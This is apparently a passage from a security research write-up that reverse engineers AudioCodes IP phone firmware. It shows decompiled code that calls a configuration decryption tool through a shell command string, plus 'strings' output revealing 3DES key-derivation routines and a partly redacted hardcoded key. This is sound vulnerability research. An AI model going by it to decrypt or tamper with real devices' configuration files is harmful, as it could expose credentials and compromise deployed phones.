
Once the Configuration file is encrypted, it receives the suffix '.cfx' (e.g. Conf.cfx). This is the file that you should specify in the 'Configuration URL' and the 'Dynamic Configuration URL' fields when performing automatic provisioning (see Part II 'Automatic Provisioning').

AudioCodes Administrator Manual


/lib/libcgi.so




```
if (local_1ee == 6) {
  sVar2 = strlen(acStack_1e8);
  iVar1 = strcmp(acStack_1e8 + (sVar2 - 4),".cfx");
  if (iVar1 == 0) {
    __format = "/home/ipphone/bin/decryption_tool -f /tmp/back_file.cfx -o %s > /dev/null"
    ;
  }
```




```
┌─mabrell ~/analysis/home/ipphone/bin
└─$ strings -n 32 decryption_tool
openssl_crypt EVP_BytesToKey ERROR cipher[%d], strlen((char*)pw)[%d]
openssl_crypt EVP_CipherInit ERROR
openssl_crypt EVP_CipherUpdate ERROR
openssl_crypt EVP_CipherFinal ERROR
des3_crypt: Cipher context can't be NULL!
des3_crypt: Input buffer can't be NULL!
des3_crypt: Output buffer can't be NULL!
init_cipher: RAND_pseudo_bytes ERROR. Can't generate random salt!
init_cipher: EVP_BytesToKey ERROR. Can't generate key and IV!
init_cipher: EVP_CipherInit ERROR. Can't initialize cipher
final_cipher: Cipher context can't be NULL!
final_cipher: Output buffer can't be NULL!
final_cipher EVP_CipherFinal ERROR
h4dA[redacted]
Use: %s -f <input file name> -o <output file name>
Invalid command line parameters.
```



